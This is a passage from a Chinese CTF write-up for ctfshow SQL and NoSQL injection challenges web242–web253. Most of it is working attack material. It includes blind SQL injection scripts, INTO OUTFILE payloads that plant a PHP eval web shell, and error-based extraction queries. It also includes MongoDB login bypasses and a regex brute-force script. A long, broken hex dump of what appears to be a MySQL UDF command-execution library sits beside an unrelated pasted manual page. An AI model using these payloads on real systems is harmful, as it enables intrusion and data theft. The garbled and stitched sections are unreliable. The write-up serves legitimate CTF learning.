            #'id':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='flag'),{},{,1})<{},{,sleep(0.05),0})".format(i,mid) #id,flag,info
            'id':"if(ascii(substr((select flag from flag),{},{,1})<{},{,sleep(0.05),0})".format(i,mid) #ctfshow{24de54e5-
a424-4e33-b6ff-00da4a72c909}
        }
        print(data)
        try:
            r = requests.post(url=url,data=data,timeout=1)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## FILE注入

### web242(传参写shell)

sql语句

```
$sql = "select * from ctfshow_user into outfile '/var/www/html/dump/${filename}';";
```

into outfile 可以写shell

“OPTION”参数为可选参数选项，其可能的取值有：

FIELDS TERMINATED BY '字符串'：设置字符串为字段之间的分隔符，可以为单个或多个字符。默认值是“\t”。

FIELDS ENCLOSED BY '字符'：设置字符来括住字段的值，只能为单个字符。默认情况下不使用任何符号。

FIELDS OPTIONALLY ENCLOSED BY '字符'：设置字符来括住CHAR、VARCHAR和TEXT等字符型字段。默认情况下不使用任何符号。

FIELDS ESCAPED BY '字符'：设置转义字符，只能为单个字符。默认值为“\”。

LINES STARTING BY '字符串'：设置每行数据开头的字符，可以为单个或多个字符。默认情况下不使用任何字符。

LINES TERMINATED BY '字符串'：设置每行数据结尾的字符，可以为单个或多个字符。默认值是“\n”。

本题以下三个都可以

- FIELDS TERMINATED BY
- LINES STARTING BY
- LINES TERMINATED BY

payload:

```
filename=1.php' LINES STARTING BY '<?php eval($_POST[0]);?>'#  
flag在flag.here中  
0=system('cat /flag.here');
```

## web243(过滤php)

看师傅们都讲dump目录下有index.php,所以本题可以用.user.ini绕过

```
filename=.user.ini' lines starting by ';' terminated by 0xa6175746f5f70726570656e645f66696c653d53656e74696d656e742e6a7067#
```

ini文件以注释 ; 开头，这里用 starting by ';' 注释掉之前查询出的内容,用terminated by 包含Sentiment.jpg

```
auto_prepend_file=Sentiment.jpg
```

前面有一个回车，这样auto\_prepend\_file可以另起一行，不会被注释。最后还有一个回车，这样就和接下来的一行注释分开,执行后大体就是这样：

```
;1 ctfshow ctfshow  
auto_prepend_file=Sentiment.jpg  
;2 user1 111  
auto_prepend_file=Sentiment.jpg  
;3 user2 222  
auto_prepend_file=Sentiment.jpg  
;4 userAUTO passwordAUTO  
auto_prepend_file=Sentiment.jpg
```

再上传Sentiment.jpg，因为过滤了php，可以用短标签或者十六进制绕过：

```
filename=Sentiment.jpg' lines terminated by 0x3c3f706870206576616c28245f504f53545b305d293b3f3e#
```



上传后蚁剑链接即可flag在flag.here中

payload:

```
filename=.user.ini' lines starting by ';' terminated by 0xa6175746f5f70726570656e645f66696c653d53656e74696d656e742e6a7067#
```

```
filename=Sentiment.jpg' lines terminated by 0x3c3f706870206576616c28245f504f53545b305d293b3f3e#
```

## 报错注入

### 报错注入方式

```
1. floor + rand + group by
select * from user where id=1 and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);
select * from user where id=1 and (select count(*) from (select 1 union select null union select !1)x group by concat((select table_name from information_schema.tables limit 1),floor(rand(0)*2)));

2. ExtractValue
select * from user where id=1 and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));

3. UpdateXml
select * from user where id=1 and 1=(updatexml(1,concat(0x3a,(select user())),1));

4. Name_Const(>5.0.12)
select * from (select NAME_CONST(version(),0),NAME_CONST(version(),0))x;

5. Join
select * from(select * from mysql.user a join mysql.user b)c;
select * from(select * from mysql.user a join mysql.user b using(Host))c;
select * from(select * from mysql.user a join mysql.user b using(Host,User))c;

6. exp()//mysql5.7貌似不能用
select * from user where id=1 and Exp(~(select * from (select version())a));

7. geometrycollection()//mysql5.7貌似不能用
select * from user where id=1 and geometrycollection((select * from(select * from(select user())a)b));

8. multipoint()//mysql5.7貌似不能用
select * from user where id=1 and multipoint((select * from(select * from(select user())a)b));

9. polygon()//mysql5.7貌似不能用
select * from user where id=1 and polygon((select * from(select * from(select user())a)b));

10. multipolygon()//mysql5.7貌似不能用
select * from user where id=1 and multipolygon((select * from(select * from(select user())a)b));

11. linestring()//mysql5.7貌似不能用
select * from user where id=1 and linestring((select * from(select * from(select user())a)b));

12. multilinestring()//mysql5.7貌似不能用
select * from user where id=1 and multilinestring((select * from(select * from(select user())a)b));
```

## web244

sql语句

```
$sql = "select id,username,pass from ctfshow_user where id = '". $id.'" limit 1;";
```

直接sqlmap的payload换个库名，表名即可

payload:

```
?id=1' and extractvalue(null,concat(0x7e,(select database()),0x7e))--+
?id=1' and extractvalue(null,concat(0x7e,(select table_name from information_schema.tables where table_schema='c
tfshow_web' limit 1,1),0x7e))--+
?id=1' and extractvalue(null,concat(0x7e,(select column_name from information_schema.columns where table_name='c
tfshow_flag' limit 1,1),0x7e))--+
?id=1' and extractvalue(null,concat(0x7e,(select flag from ctfshow_flag limit 0,1),0x7e))--+
xpath的报错只有32位,因此需读取另一半flag
?id=1' and extractvalue(null,concat(0x7e,(select right(flag,30) from ctfshow_flag limit 0,1),0x7e))--+
```

## web245(过滤updatexml)

上题payload换库名，表名即可

## web246(过滤updatexml extractvalue)

都过滤了可以用双查询注入(26条消息) 详细讲解双查询注入\_lixiangminghate的专栏-CSDN博客\_双查询注入

payload:

```
爆表名
?id=' union select 1,count(*),concat((select table_name from information_schema.tables where table_schema=database() limit 1,1),0x7e,floor(rand()*2))a from information_schema.columns group by a--+
爆列名
?id=' union select 1,count(*),concat((select column_name from information_schema.columns where table_name='ctfshow_flags' limit 1,1),0x7e,floor(rand()*2))a from information_schema.columns group by a--+
爆数据
?id=' union select 1,count(*),concat((select flag2 from ctfshow_flags ),0x7e,floor(rand()*2))a from information_schema.columns group by a--+
```

## web247(过滤updatexml extractvalue floor)

过滤了floor可以用ceil或round代替

ceil是向上取整,round是四舍五入

payload:

```
爆表名
?id=%27%20union%20select%201,count(*),concat(0x7e,0x7e,(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%201,1),0x7e,ceil(rand()*2))a%20from%20information_schema.columns%20group%20by%20a--+
爆列名
?id=%27%20union%20select%201,count(*),concat(0x7e,0x7e,(select%20column_name%20from%20information_schema.columns%20where%20table_name='ctfshow_flagsa'%20limit%201,1),0x7e,ceil(rand()*2))a%20from%20information_schema.columns%20group%20by%20a--+
爆数据
?id=%27%20union%20select%201,count(*),concat(0x7e,(select`flag` from ctfshow_flagsa ),0x7e,ceil(rand()*2))a%20from%20information_schema.columns%20group%20by%20a--+
```

## eval注入

## web248(eval注入)



920000554889E5741A488B054B0B20004885C0740E488D3DA7092000C9FFFE0F1F4000C9C39090554889E54883EC3048897DE8488975E04  
88955D8488B45E08B0085C07421488D0DE7050000488B45D8BA32000004889CE4889C7E89BFEBFFFC645FF01EB04C645FF00FB645FFC9C  
354889E548897DF8C9C354889E54883EC3048897DF8488975F0488955E848894DE04C8945D84C894DD0488D0DCA050000488B45E8BA1F0  
000004889CE4889C7E846FEFFFF488B45E048C7001E00000488B45E8C9C354889E54883EC2048897DF8488975F0488955E8488B45F08B0  
083F801751C488B45F0488B40088B0085C0750E488B45F8C60001B800000000EB20488D0D83050000488B45E8BA2B000004889CE4889C7E  
8DFDFDFB80100000C9C354889E548897DF8C9C354889E54883EC4048897DE8488975E0488955D848894DD04C8945C84C894DC0488B4  
5E0488B4010488B004889C7E8B8BDFDF488945F848837DF8007509488B45C8C60001EB16488B45F84889C7E84BFDF4889C2488B45D04  
88910488B45F8C9C354889E54883EC2048897DF8488975F0488955E8488B45F08B0083F8027425488D0D05050000488B45E8BA1F000004  
889CE4889C7E831FDFDFB80100000E9AB00000488B45F0488B40088B0085C07422488D0DF2040000488B45E8BA280000004889CE4889C  
7E8FEFCFFB80100000EB7B488B45F0488B40084883C004C7000000000488B45F0488B4018488B10488B45F0488B40184883C008488B0  
0488D04024883C0024889C7E84BFDF4889C2488B45F848895010488B45F8488B40104885C07522488D0DA4040000488B45E8BA1A00000  
04889CE4889C7E888FCFFB80100000EB05B8000000000C9C354889E54883EC1048897DF8488B45F8488B40104885C07410488B45F8488  
B40104889C7E811FCFFFC9C354889E54883EC3048897DE8488975E0488955D848894DD0488B45E8488B4010488945F0488B45E0488B401  
8488B004883C001480345F0488945F8488B45E0488B4018488B10488B45E0488B4010488B08488B45F04889CE4889C7E8EFBFF488B45E  
0488B4018488B00480345F0C60000488B45E0488B40184883C008488B10488B45E0488B40104883C008488B08488B45F84889CE4889C7E8B  
0FBF488B45E0488B40184883C008488B00480345F8C60000488B4DF8488B45F0BA01000004889CE4889C7E892FBFFF4898C9C35488  
9E54883EC3048897DE8488975E0488955D8C745FC000000488B45E08B0083F801751F488B45E0488B40088B55FC48C1E2024801D08B008  
5C07507B80000000EB20488D0DC202000488B45D8BA2B000004889CE4889C7E81EFBFFB80100000C9C354889E548897DF8C9C354  
889E54883EC2048897DF8488975F0488955E848894DE0488B45F0488B4010488B004889C7E882FAFF4898C9C354889E54883EC3048897  
DE8488975E0488955D8C745FC0000000488B45E08B0083F801751F488B45E0488B40088B55FC48C1E2024801D08B0085C07507B80000000  
0EB20488D0D2202000488B45D8BA2B000004889CE4889C7E87EFAFFB80100000C9C354889E548897DF8C9C354889E54881EC50040  
004889BD8FBFFF4889B5D0FBFFF488995C8FBFFF48898DC0FBFFF4C8985B8FBFFF4C898DB0FBFFF01000000E8BE99FFF48898  
5C8FBFFF48C745F0000000488B85D0FBFFF488B4010488B00488D352C0200004889C7E852FAFF488945E8EB63488D85E0FBFFF488  
9C7E8BDF9FFF488945F8488B45F8488B55F04801C2488B85C8BFFF4889D64889C7E80CFAFF488985C8BFFF488D85E0FBFFF488B5  
5F0488B8DC8BFFF4801D1488B55F84889C64889CFE8D1F9FFF488B45F8480145F0488B55E8488D85E0FBFFFBE00400004889C7E831F  
9FFF4885C07580488B45E84889C7E850F9FFF488B85C8BFFF0FB60084C0740A4883BDC8BFFF00750C488B85B8BFFF60001EB2B4  
88B45F0488B95C8BFFF488D0402C60000488B85C8BFFF4889C7E8FB8FF488B95C0FBFFF488902488B85C8BFFF9C93909090909  
0909090554889E5534883EC08488B05A80320004883F8FF7419488D1D9B032000F1F004883EB08FFD0488B034883F8FF75F14883C4085BC  
9C390904883EC08E84FF9FFF4883C408C300004E6F20617267756D656E747320616C6C6F77656420287564663A206C69625F6D7973716C7  
564665F7379735F696E666F29000000000006C69625F6D7973716C7564665F7379732076657273696F6E20302E302E330000457870656  
37465642065786163746C79206F6E6520737472696E67207479706520706172616D65746572000000000004578706563746564206578616  
3746C792074776F20617267756D656E74730000457870656374656420737472696E67207479706520666F72206E616D6520706172616D657  
4657200436F756C64206E6F7420616C6C6F63617465206D656D6F7279007200011B033B800000000F0000008F9FFF9C00000051F9FFFB  
C000005BF9FFFDC00000A79FFFFC0000004FAFFFC0100000EFAFFF3C01000071FAFFF5C01000062FBFFF7C0100008DFBFFF9  
C0100005EFCFFFBC010000C5FCFFFDC010000CFFCFFF010000FEFCFFF1C02000065FDF3C0200006FDFFF5C020000140000000  
000000017A5200017810011B0C0708900100001C000001C00000064F8FFF490000000410E108602430D0602440C070800001C000003  
C000008DF8FFF0A00000000410E108602430D06450C07080000001C000005C0000077F8FFF4C00000000410E108602430D0602470C0  
70800001C000007C00000A3F8FFF5D0000000410E108602430D0602580C070800001C000009C00000E0F8FFF0A00000000410E108  
602430D06450C0708000001C00000BC00000CAF8FFF630000000410E108602430D06025E0C070800001C00000DC000000DF9FFFF  
10000000410E108602430D0602EC0C070800001C00000FC00000DEF9FFF2B0000000410E108602430D06660C0708000001C000001  
C010000E9F9FFF10000000410E108602430D0602CC0C070800001C000003C0100009FAFFF670000000410E108602430D0602620C0  
70800001C000005C010000E1FAFFF0A00000000410E108602430D06450C07080000001C000007C010000CBFAFFF2F0000000410E108  
602430D066A0C0708000001C000009C010000DAFAFFF670000000410E108602430D0602620C070800001C00000BC01000021FBFFF0  
A0000000410E108602430D06450C0708000001C00000DC010000BFBFFF550100000410E108602430D060350010C0708000000000  
0000000FFFFFFFFFFFFFFFFFF00F0142000000000010000000  
00000006F0100000000000000000000000000880900000000000000D0000000000000481100000000000F5FEFF6F00000000B8010000  
0000000500000000000000E80500000000000060000000000000700200000000000A00000000000009D01000000000000B0000000  
0000001800000000000000300000000000090162000000000200000000000000380100000000001400000000000070000000  
000000170000000000000508000000000070000000000000F00700000000008000000000000600000000000000090000000  
000000180000000000000FEFFFF6F00000000D0070000000000FFFFF6F000000001000000000000F0FFF6F0000000860700000  
0000009F9FFF6F00000000100  
000  
0000000000000000000000F814200  
0000000E6090000000000F6090000000000060A000000000160A000000000260A000000000360A000000000460A00000  
000000560A0000000000660A000000000760A0000000004743433A2028474E552920342E342E372032303132303331332028526  
5642048617420342E342E372D3429004743433A2028474E552920342E342E3720323031323033313320285265642048617420342E342E372  
D3137290000E73796D746162002E737472746162002E7368737472746162002E6E6F74652E676E752E6275696C642D6964002E676E752E6  
8617368002E64796E73796D002E64796E737472002E676E752E76657273696F6E002E676E752E76657273696F6E5F72002E72656C612E647  
96E002E72656C612E706C74002E696E6974002E74657874002E66696E69002E726F64617461002E65685F6672616D655F686472002E65685





# Memcache::get

(PECL memcache >= 0.2.0)

Memcache::get — 从服务端检回一个元素

## 说明

```
Memcache::get ( string $key , int &$flags = ? ) : string
```

```
Memcache::get ( array $keys , array &$flags = ? ) : array
```

如果服务端之前有以key作为key存储的元素，Memcache::get()方法此时返回之前存储的值。

你可以给Memcache::get()方法传递一个数组（多个key）来获取一个数组的元素值，返回的数组仅仅包含从服务端查找到的key-value对。

<https://blog.csdn.net/wfird>

但y4师傅说这题后端对id过滤了非数字，可能用的intval函数。所以这里要用数组绕过

payload:

```
?id[]=flag
```

## web 250(表单注入)

```
$query = new MongoDB\Driver\Query($data);
$cursor = $manager->executeQuery('ctfshow.ctfshow_user', $query)->toArray();
//无过滤
if(count($cursor)>0){
    $ret['msg']='登陆成功';
    array_push($ret['data'], $flag);
}
```

条件操作符

```

$gt : >
$lt : <
$gte : >=
$lte : <=
$ne : !=, <>
$in : in
$nin : not in
$all : all
$or : or
$not : 反匹配(1.3.3及以上版本)
模糊查询用正则式: db.customer.find({'name': {'$regex': '.*s.*'}})
/**
 * : 范围查询 { "age" : { "$gte" : 2 , "$lte" : 21}}
 * : $ne { "age" : { "$ne" : 23}}
 * : $lt { "age" : { "$lt" : 23}}
 */

```

构造\$data = array("username" => array("\$ne" => 1), "password" => array("\$ne" => 1));进行绕过

payload:

```

username[$ne]=1&password[$ne]=1
还可以使用正则
username[$regex]=.*&password[$regex]=.*

```

## web 251-252(nosql)

无过滤的 nosql 注入。

继续用上一题的 payload，返回 admin 的密码，但是这次的密码里没有 flag，改成 `array("$ne" => "admin")` 后密码处出现 flag。

payload:

```
username[$ne]=admin&password[$ne]=1
```

## web252

无过滤的 nosql 注入。

继续用上一题的 payload，又出来个 admin1，同时还不能是 admin，正则绕过

payload:

```
username[$regex]=^[^a].*&password[$ne]=1
```

## web253

再尝试用之前的 payload，登录成功但没有返回数据了。

猜测username 是 flag，`username[$regex]=flag&password[$ne]=1` 可以登录成功，用feng师傅脚本正则布尔盲注密码。



```
"""
Author : feng
Time : 2021-2-14
"""
import requests
url="http://2184e9b4-619a-43dd-b8de-015a6a74fe3d.chall.ctf.show:8080/api/"
flag=""

for i in range(1,100):
    for j in "{-abcdefghijklmnopqrstuvwxyz0123456789}":
        payload="^{.*$".format(flag+j)
        data={
            'username[$regex]':'flag',
            'password[$regex]':payload
        }
        r=requests.post(url=url,data=data)
        if r"\u767b\u9646\u6210\u529f" in r.text:
            flag+=j
            print(flag)
            if j=="}":
                exit()
            break
```

至此sql注入终于结束了,sql真的是太折磨人了!!!



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